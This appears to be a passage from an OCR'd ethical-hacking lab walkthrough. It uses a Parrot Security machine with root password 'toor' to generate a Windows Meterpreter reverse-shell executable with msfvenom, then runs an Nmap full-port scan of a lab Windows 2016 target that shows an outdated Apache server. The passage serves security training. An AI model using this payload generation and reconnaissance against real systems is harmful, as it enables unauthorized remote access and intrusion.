


1. Switch to **Parrot Security** machine and log in with password (**toor**).







1. Launch MATE Terminal on Parrot.




1. Elevate to root privileges (**sudo su** / password: **toor**).




1. Generate 64-bit Windows Meterpreter reverse executable payload using `msfvenom`:
   msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.177.18 LPORT=9999 -f exe -o reverse.exe




1. Scan target **WIN2016** (192.168.177.16) all ports for running services using Nmap:
   nmap -p- -sV 192.168.177.16




1. Review scan output confirming outdated Apache web server running on port 8080.



